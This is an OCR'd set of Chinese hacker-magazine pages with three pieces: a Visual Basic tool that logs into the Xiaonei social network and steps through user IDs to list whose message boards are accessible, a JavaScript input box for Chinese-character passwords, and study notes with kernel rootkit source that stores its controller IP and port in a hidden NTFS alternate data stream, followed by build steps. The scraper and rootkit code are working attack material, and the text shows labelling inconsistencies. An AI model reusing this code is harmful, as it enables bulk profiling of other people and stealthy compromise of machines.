


图1　用户隐私批量检测工具控件布局

在程序通用部分，我们对一些全局变量进行声明：

```
Dim check As Integer  'check的值为当前程序的状态
Dim login As Boolean  'login变量表示当前是否登录校内
Dim userid As Long  '目前程序正在检测的用户id
Dim haveadd As Boolean  '是否已经添加到列表框中
Option Explicit  '强制变量声明
Dim n As Long  '产生一个随机起始用户ID
```

接下来为窗体载入事件添加代码，用于产生一个随机起始用户ID，这个随机数介于230000000到239999999之间，这也是校内的可用ID段，代码如下：

```
Private Sub Form_Load()
  Randomize  '产生一个随机数种子
  n = Int(230000000 + Rnd * 10000000)  '产生一个230000000到239999999之间的随机数
  userid = n  '初始当前检测的用户ID
  idtext.Text = n  '在idtext文本框中显示这个随机数
  WebBrowser1.Silent = True  'silent属性设置成true，防止网页出现脚本错误
End Sub
```

用户输入用户名和密码之后，点击“登录”按钮进行登录。为了方便，我们在程序当前目录下生成一个html临时文件，完成校内的登录操作，其代码如下：

```
Private Sub Command4_Click()
  '尝试登录
  If Text1.Text <> "" And Text2.Text <> "" Then  '如果用户名和密码都不为空
    List1.AddItem "程序开始尝试登录，请稍等……"  '在进度列表中添加状态
    check = 1  '程序状态变为1
    Open App.Path & "\temp.html" For Output As #1  '创建一个temp.html临时文件，表单中填写必须的信息
    Print #1, "<form name=xiaonei action=http://login.xiaonei.com/Login.do method=post>"
    Print #1, "<input type=text name=email value=" & Trim(Text1.Text) & ">"
    Print #1, "<input type=password name=password value=" & Trim(Text2.Text) & ">"
    Print #1, "<input type=submit>"
    Print #1, "</form>"
    Close #1
    WebBrowser1.Navigate App.Path & "\temp.html"  '用webbrowser1打开这个临时html文件
  Else
    MsgBox "邮箱和密码都不能为空！您的输入有误！", vbCritical, "校内刷人气工具Beta 1.0"  '给出错误提示
  End If
End Sub
```

当WebBrowser打开temp.html文件后，会触发一个DocumentComplete事件，在其中编写代码可以完成登录操作，代码如下：

```
Private Sub WebBrowser1_DocumentComplete(ByVal pDisp As Object, URL As Variant)
  On Error Resume Next  '容错，防止因为表单元素不存在出现错误
  Select Case check  '对程序状态check进行选择
  Case 1  '程序状态为1，表明用户正在登录
  On Error Resume Next
  WebBrowser1.Document.Forms("xiaonei").submit  '将表单xiaonei提交
  check = 2  '程序状态变为2

  Case 2  '已经开始登录了
    Dim spe As String  '声明字符串变量spe，用来存放网页body中的html代码
    spe = WebBrowser1.Document.body.innerhtml
    If InStr(spe, "登录账号或密码错误，请重试") Then  '如果代码中用错误提示关键字，则登录失败
      MsgBox "您输入的账号或密码有错，请重新输入！！", vbCritical, "校内刷人气工具Beta 1.0"  '失败提示
      List1.AddItem "用户名或密码错误"  '程序进程列表添加错误信息
      check = 1  '程序状态恢复到1
    Else
      List1.AddItem "账号登录成功，您可以开始检测！"  '将登录成功的账号添加到进程信息列表中
      check = 3  '程序状态变为3
      login = True  '校内已经登录
      Kill App.Path & "\temp.html"  '删除临时文件temp.html
    End If
  Case 3
```

```
        Case 999
        If WebBrowser1.Document.URL = "http://www.xiaonei.com/
SysHome.do" Then  '如果当前的url是退出后的页面
        List1.AddItem "您的校内账号已经退出"  '将退出信息添加到
进度提示列表框中
        MsgBox "您的校内账号已经成功退出", vbInformation, "校内网
头像批量下载器 Beta 1.0"  '弹出提示框
        login = False  '校内的登录状态变为 false
        End If
      End Select
      End Sub
```

用户登录成功以后，我们可以使用inet控件开始访问用户的留言页面，批量检测其隐私设置。“批量检测隐私设置”按钮的事件代码如下：

```
      Private Sub Command1_Click()
      While Inet1.StillExecuting    '如果还在执行操作，则等待操作完
成
      DoEvents
      Wend
      Inet1.Execute "http://xiaonei.com/getgossiplist.do?id=" & idtext.
Text & "&age=recent"  '打开用户留言页面
      End Sub
```

使用inet的execute方法访问用户留言页面之后，将触发一个StateChanged事件，通过该事件，我们可以让程序一直循环下去，依次检测后续用户的隐私设置。相关代码如下：

```
      Private Sub Inet1_StateChanged(ByVal State As Integer)
      Dim stemp As String  '声明一个零时字符串
      Dim sall As String  '字符串sall用于存放获取的网页完整代码
      If State = 12 Then  '如果数据获取完毕，即icResponseCompleted
        sall = ""   '网页的完整代码初始为空字符
        stemp = Inet1.GetChunk(1000)   '获取前1000字节的数据
        While stemp <> ""   '如果前1000字节数据不为空
        sall = sall & stemp  '添加到sall字符串中
        stemp = Inet1.GetChunk(1000)
        Wend    '循环直至获取完整页面数据
          If InStr(sall, "http://xnimg.cn/imgpro/bg/404.png") Then
          '如果代码中存在关键字http://xnimg.cn/imgpro/bg/404.png,
表明该用户页面不可访问
          Else
          List2.AddItem idtext.Text  '该用户页面可以访问，添加到可用
列表
          End If
    idtext.Text = idtext.Text + 1  'idtext文本框中的值增加1
        Inet1.Execute "http://xiaonei.com/getgossiplist.do?id=" & idtext.
Text & "&age=recent"   '程序访问后续用户的页面
      End If
      End Sub
```

需要注意的是，上面的代码中我将“http://xnimg.cn/imgpro/bg/404.png”作为了关键字，用以判断用户页面是否可以访问。而这个关键字由于校内的升级，可能是会改变的，我们只需访问任意一个禁止访问的用户留言板页面，然后根据返回页面html代码中的特征字符自己修改就可以了。

前面的代码已经实现了循环访问用户留言页面，下面为“暂停”按钮添加相应的代码：

```
      Private Sub Command6_Click()
      Inet1.Cancel  '强制退出inet1进程
          Open App.Path & "\可用账号.txt" For Binary Access Write
As #1  '打开当前目录下的可用账号.txt文件，不存在则创建
          Dim i As Integer  '声明循环计数变量i
          For i = 1 To List2.ListCount
          Put #1, LOF(1) + 1, List2.List(i - 1) & vbCrLf  '将列
表框中的所有项目追加到"可用账号.txt"中
          Next
          Close #1
          MsgBox "已将可用账号写入文件", vbInformation, "校内刷
人气工具 Beta 1.1"  '提示写入完毕
          List2.Clear
      End Sub
```

用户单击“退出”按钮可退出校内的登录，代码如下：

```
      Private Sub Command5_Click()
      '点击按钮退出校内
    WebBrowser1.Navigate "http://www.xiaonei.com/Logout.do"
      check = 999   '程序状态变为999
      End Sub
```

当用户双击可用ID列表中的某一项时，我们将其复制到剪贴板中，代码如下：

```
      Private Sub List2_DblClick()
      Clipboard.Clear  '先清空剪切板
      Clipboard.SetText List2.List(List2.ListIndex)  '将选中的项复制到
剪切板
      End Sub
```

总结

至此，用户隐私批量检测工具的编写就结束了，该工具的效率是比较高的，它可以快速地检测哪些用户的留言板是我们可以直接访问，从而避免了使用WebBrowser一个个地尝试。这里我只使用了一个线程，为了实现多线程，可以在窗体中增加几个inet控件，建立控件数组，使用相同的代码即可。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：

这个补充还是很实用的，可以算作一个通用模块了，只要稍加修改，就可以安装自己想要的功能进行添加了。

汉字密码为WEB安全保驾护航

图 菜客．爱梅小礼

从本文您可以学到：

利用JS实现汉字密码的输入

今天给大家带来的是汉字密码的WEB应用，与传统的字母密码相比，汉字密码在人性化方面更符合中国人的习惯，便于我们记忆；在安全性方面，汉字密码又是传统密码无法比拟的。拥有如此的优势，我们为何不用用呢？下面，且听我一一道来。

现有6位“字母＋数字”形式的密码，这样就有36的6次方（约21亿）种可能的密码组合。虽说这个数貌似不小，但经受不住几天几夜的暴力破解。而汉字密码却不同，常用的汉字就有3500个，忽略与数字的组合，6位的密码组合就有3500的6次方种，使用暴力破解几乎不可能！

现在的网站常把密码用MD5加密后放入数据库，如果我们用的是汉字密码，对手拿到了MD5散列，假若不具备散列分析能力（实际上绝大部分的攻击者都达不到这个水平），只考虑常规的破解方式来破解的话，难度之大！

比如我们把最常用的汉字“我”进行MD5加密，效果为172e5e0eb144f791，然后到主流的破解网站CMD5和XMD5去查询，都没有结果，如图1所示。

然后按照常规的思路进行本地暴力破解，我发现主流




图1　没有查询到结果

的MD5破解软件都没有汉字破解的功能，如图2所示，为MD5crack软件。




图2　MD5crack不支持汉字破解

当然，你可以设置汉字字典来减少你的破解成本。遗憾的是，由于几乎没有人使用汉字密码，因此网络上也就没有现成的汉字字典。如果你非要制作一个，呵呵，那将是一个繁琐的工作。

然而，事实却不像我们想象的那么美好。代码<input type="password" >会被浏览器解释成一个密码框，而不知是浏览器还是输入法的问题，当焦点聚焦在密码框上时，中文输入法会自动屏蔽，因此用户被迫使用了英文输入。

我想这就是没有人用汉字密码的原因吧。但是浏览器并不禁止汉字密码，方法是将汉字复制到剪切板，然后到密码框中粘贴。我在“黑手”论坛上一直就是使用汉字密码，大家不妨试试。

然而每次输入密码都去复制粘贴不免使人厌烦，虽然用普通的文本框替代密码框在功能上可行，但是输入内容以明文显示，无法防止别人从旁侧窥视，因此我制作了一个js脚本，它可以打造一个可以输入汉字的“密码框”。

由于js语法不是本文重点，所以代码就不贴了，好奇的朋友可以去看光盘中的代码，里面有详细的注释。它的使用非常简单，只需调用两个函数，方法如下：

```
<script src="C_input.js" type="text/javascript"></script>
<form method="GET" action="1.asp" id="myform" onsubmit="c_submit
('ck','myform');">
    <input type="text" name="T1" id="ck" onfocus="cninput('ck');"
onblur="window.clearInterval(timer);">
    <input type="submit" value="提交" >
    </form>
```

首先当然是调用那个js文件。第三行是我们的“密码框”，**注意它的type属性是text而不是password**，否则就无法输入汉字。

在input元素里添加代码onfocus="cninput('ck');"，意思是当焦点聚焦到这个密码框上时，执行cninput函数。cninput的作用是将用户输入的密码内容以“*”替代。当然，你要告诉这个函数你要打造的密码框的ID，上例中参数ck是“密码框”的ID值。

此时建议你在它的后面加个空格，然后写上**onblur="window.clearInterval(timer);"**。timer是函数中定义的一个计时器，意思是当焦点离开密码框的时候停止timer计时器以节省系统资源开销。

第二行form元素中需要调用第二个函数c_submit，其作用是保证提交到服务器的是用户的输入，而不是一堆“*”，同时很好的保持了明文的“*”状态，以防窥视。




图3　测试结果

密码框的ID是第一个参数，form表单的ID是第二个参数，触发c_submit的事件是onsubmit，也就是在表单提交的时候执行c_submit。

这样就可以打造汉字密码框了，几乎与传统的没啥区别，只是能输入非英文字符了，如图3所示。

如果你依旧想采用传统的密码框，但又不想MD5散列被轻易破解，那么可以在服务端采用**MD5(“非安全”&request(“password”))**的方式来人为的用汉字密码与原始密码连接，然后进行MD5加密。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： *直接在输入时就以汉字来完成，很有创意的想法，大大增加了破解难度，建议站长使用。*

Professional Rootkits学习入门笔记——A Basic Rootkit（二）



文 wolfSea 黄铨雍

从本文你可以学到：
了解Rootkit的原理及简单编写

文件configManager.h

configManager.h头文件简单的定义了一个数据结构用以存储控制端的IP地址和端口，同时也定义了一个函数供DriverEntry主函数调用。

相关代码：

```
// Copyright Ric Vieler, 2006
// Support header for ConfigManager.c

#ifndef _CONFIG_MANAGER_H_
#define _CONFIG_MANAGER_H_

/* 定义了存储远程IP地址及端口用的字符串 */
Char   masterPort[10];
Char   masterAddress1[4];
Char   masterAddress2[4];
Char   masterAddress3[4];
Char   masterAddress4[4];

NTSTATUS Configure();

#endif
```

文件configManager.c

configManager.c文件从配置文件中读取17个字符，如果rootkit程序已经成功加载运行，该配置文件将被隐藏于一个ADS中。**而在程序第一次加载运行的时候，该文件必须被放置于c:\config32中**。如果配置文件不存在于上述两个位置，rootkit

程序将自动停止运行并退出。

相关代码：

```
#include "ntddk.h"
#include "fileManager.h"
#include "configManager.h"

/* 保存控制端的 IP 地址和端口号 */
// Set the controllers IP and port
NTSTATUS Configure(){
 CHAR data[21];
 SHORT vis = 0;
 SHORT loop;
 SHORT dataIndex;
 SHORT addressIndex;
 ULONG fileSize;
 PHANDLE fileHandle;

/* 读取配置文件，以得到远程连接地址 */
 // Need to know who to connect to
/* 读取 ADS 中的隐藏文件，如失败将表示变量 vis 为 1，并尝试另一个位置的配置文件，调试语句输出读取文件的状态 */
 if( NT_SUCCESS( GetFile( L"\\??\\C:\\config32", data, 21, &fileSize ) ) ){
  DbgPrint("comint32: Reading config from visible file.");
  vis = 1;
 }else{
  if( NT_SUCCESS( GetFile( L"config32", data, 21, &fileSize ) ) ){
   DbgPrint("comint32: Reading config from hidden file.");
  }else{
   DbgPrint("comint32: Error. Could not find a config file.");
   return STATUS_UNSUCCESSFUL;
  }
 }

/* 将地址和端口号处理为 aaa.bbb.ccc.ddd:eeeee 的形式 */
 // Parse master address and port into aaa.bbb.ccc.ddd:eeeee
 dataIndex = 0;
 addressIndex = 0;
/* 取得 IP 地址中的前三位数字，形式xxx.111.111.111:11111 中的xxx*/
 // First 3 are xxx of xxx.111.111.111:11111
 for( loop = 0; loop < 3; loop++ )masterAddress1[addressIndex++] = data[dataIndex++];
/* 字符串尾以 0 结束，并重置 addressIndex*/
masterAddress1[addressIndex] = 0;
 addressIndex = 0; // reset
/*dataIndex 自增 1，跳过配置文件中的 "." */
 dataIndex++; // skip the dot
 ……（此处省略了与上面雷同的 IP 地址处理过程，详细代码请见光盘）
 DbgPrint( "comint32: Using %s.%s.%s.%s:%s",
  masterAddress1,
  masterAddress2,
  masterAddress3,
  masterAddress4,
  masterPort);

/* 当表示变量 vis 为 1 时，将配置文件保存到 ADS 中 */
 if( vis == 1 ){
  DbgPrint("comint32: Saving config to hidden file.");
  PutFile( L"config32", data, fileSize );
  DbgPrint("comint32: You may delete the visible file.");
 }
 return STATUS_SUCCESS;
}
```

Alternate Data Streams 交换数据流

交换数据流是当年微软为了尝试提高与苹果操作系统的兼容性而遗留下来的一种文件数据模式。苹果操作系统提供了一种方法来创建文件与某些对象的关联，比如图标对象，而不变更文件与文件大小。

当微软也为 Windows 添加同样的功能时，其恰恰也提供了一个绝佳的隐藏文件的方法。虽然这个隐藏技术在避开反 rootkit




图 1　配置文件读写过程

软件的侦查中已经被使用很长一段时间了，然而在今天，向一个目录文件添加交换数据流以隐藏文件依然是可行的。

配置文件读写过程如图 1 所示。

在读完配置文件之后，rootkit 将配置作为一个交换数据流存储起来，并关联到目录 **C:\WINDOWS\Resources**，这个目录地址在 **fileManager.h** 中被定义。

直接使用指定地址C:\WINDOWS\Resources是一个取巧的办法，然而想要编写一个健壮且不易出错的 rootkit 程序，我们还需要自己从系统中查找到 %WINDOWS% 目录，而不是假设它在 c 盘。

头文件 fileManager.h

fileManager.h 头文件将 MASTER_FILE 定义为 ADS 的地址，并声明了两个在 configManager.c 中会用到的 GetFile 和 PutFile 函数。

相关代码：

```
// Copyright Ric Vieler, 2006
// Support header for fileManager.c

#ifndef _FILE_MANAGER_H_
#define _FILE_MANAGER_H_

/* 尽管没有文档公开表示 NTFS-ADS 支持与文件目录关联，但实际上这是可行的 */
 // Though no documentation mentions it, NTFS-ADS works with directories too!
 // Each implementation should use a different known directory
 // to avoid having the full pathname added to IDS's.
 #define MASTER_FILE L"\\??\\C:\\WINDOWS\\Resources"

 NTSTATUS GetFile( WCHAR* filename, CHAR* buffer, ULONG buffersize, PULONG
 fileSizePtr );
 NTSTATUS PutFile( WCHAR* filename, CHAR* buffer, ULONG buffersize );

 #endif
```

文件 fileManager.c

fileManager.c 文件仅包含两个函数 GetFile 和 PutFile，你可能会发觉如此庞大的函数体竟然只实现了很简单的操作。不用惊奇，这就是内核编程！fileManager.c 过于冗长，由于篇幅关系，在此省略，详细代码请见光盘。

fileManager.c中的函数对比标准的用户层函数，第一个值得关注的不同是宽字符字符串的使用。所有较新的 Windows 操作系统均是使用了宽字符，所以如果你想与操作系统实现对接，相比于用户层的程序，你必须适应这种变化。

下一个有趣的地方是**RtlInitUnicodeString**。如果你已经安装了 MSDN，其中对于 RtlInitUnicodeString 的定义使你更加困惑，例如 nonpagable buffer，还有 IRQL 是否低于或等于

DISPATCH_LEVEL。但是就目前而言，我们只需要将UNICODE_STRING考虑为一个使用前必须被RtlInitUnicodeString初始化的参数即可。这里，参数FileName和ObjectAttr一起传递给了ZwOpenFile函数。

ZwOpenFile是一个内核函数，其功能相当于用户层的SDK函数OpenFile。也许你之前并不知道，这个rootkit是一个内核级别的驱动程序，拥有最高的权限并且使用了复杂的内核模式编程。

所有在内核中使用的文件操作函数均是以Zw开头，I/O函数由Io开头，同步函数由Ke开头，资源函数以Ex开头，映射函数以Mm开头，字符串处理函数以Rtl开头。

这些函数并不像标准的用户层函数一样简单易用，然而我们将循序渐进地对其进行学习。

GetFile由ZwOpenFile、ZwReadFile和ZwClose三个函数简单构成；PutFile则是由ZwCreateFile、ZwWriteFile和ZwClose三个函数简单构成。

值得注意的变化是filename被添加到目录名的后面并以一个冒号“:”隔开，这是ADS的语法，你可以在一个命令提示符下尝试这样的语句。

先建立一个名为test.txt的文件，并写入一行字符，然后保存。注意文件大小！接着使用“**echo xxx > test.txt:alternate.txt**”向test.txt添加一个交换数据流xxx，我们可以发现文件目录下只显示了test.txt，并且文件大小不包括流文件的大小。

到此，我们完成了例子中所有的源代码，但是我们仍需要另外的两个文件。**每一个DDK build都要求一个SOURCES文件和一个MAKEFILE，编译程序会按照这两个文件中所描述的情况来决定如何编译驱动程序、编译生成的文件名称以及用以生成程序的文件列表。**

正如前面所提及的，这个生成对象的名称我们将使用comint32，而要使用的源文件我们也已在上述部分做了详细的说明。

MAKEFILE的内容一般是较少更改的，在往后的学习中我们仍然会使用相同的MAKEFILE文件，并对SOURCES做出更改。MAKEFILE和SOURCES文件能在光盘中找到。




图2　使用KmdManager加载

再往下我们就该对程序进行编译了。双击“Checked DDK”图标，然后在命令行中转到源文件目录下，输入命令：“**build**”，接下来的事情Driver Development Kit将自动的完成。

之后你将得到几个新的文件，其中一个是**commint32.sys**，这就是你的第一个rootkit，或者可以称作是驱动程序，现在你将要安装运行它了。

